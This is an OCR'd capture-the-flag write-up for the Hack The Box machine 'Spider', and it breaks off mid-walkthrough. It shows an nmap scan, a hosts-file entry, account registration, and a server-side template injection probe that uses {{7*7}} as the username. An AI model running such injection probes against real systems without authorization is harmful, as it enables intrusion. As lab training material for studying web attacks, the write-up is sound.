
spider




```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# nmap -sC -sV -p- 10.10.10.243
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-12 02:33 EDT
Nmap scan report for 10.10.10.243
Host is up (0.054s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two ports open 22:ssh 80:http

Port-80


It's redirect to spider.htb.



⚠ Problem loading page ✕ +

ⓘ https://spider.htb


Let's add spider.htb in /etc/hosts file.




hosts ✕

```
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.243 spider.htb
```


Now let's go to spider.htb.



I found the username chiv inside black chair template.


spider.htb/product-details/1
kyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...
HOME > FURNITURE > CHAIRS > CHAIR
$1337
Chair posted by user 'chiv'
★★★★★
In Stock

Now let's register ourself.



spider.htb/register
kyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
Submit

User Registration.


Username: saad

Confirm username: saad

Password: ••••

Confirm password: ••••

Login with the password which we use in registration.



spider.htb/login?uuid=0ea29212-a119-42e2-bf4f-452410350e41
kyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
Submit

Admin login.

Username (UUID given at registration!): 0ea29212-a119-42e2-bf4f-452410350e41


Password: saad

My username is reflected here but i can't change my username but we can try SSTI(Server-Side Template Injection) inside username field let's register again with {{7*7}} username.



LOGOUT (LOGGED IN AS SAAD)

Register with username {{7*7}}



Username

{{7*7}}

Confirm username


{{7*7}}

Password

•••••••

Confirm password

•••••••




Username (UUID given at registration!)


2eea16f7-137d-4799-9b88-7780fea82863

Password

{{7*7}}

Now let's check our payload work or not inside user information page.





User information

Username

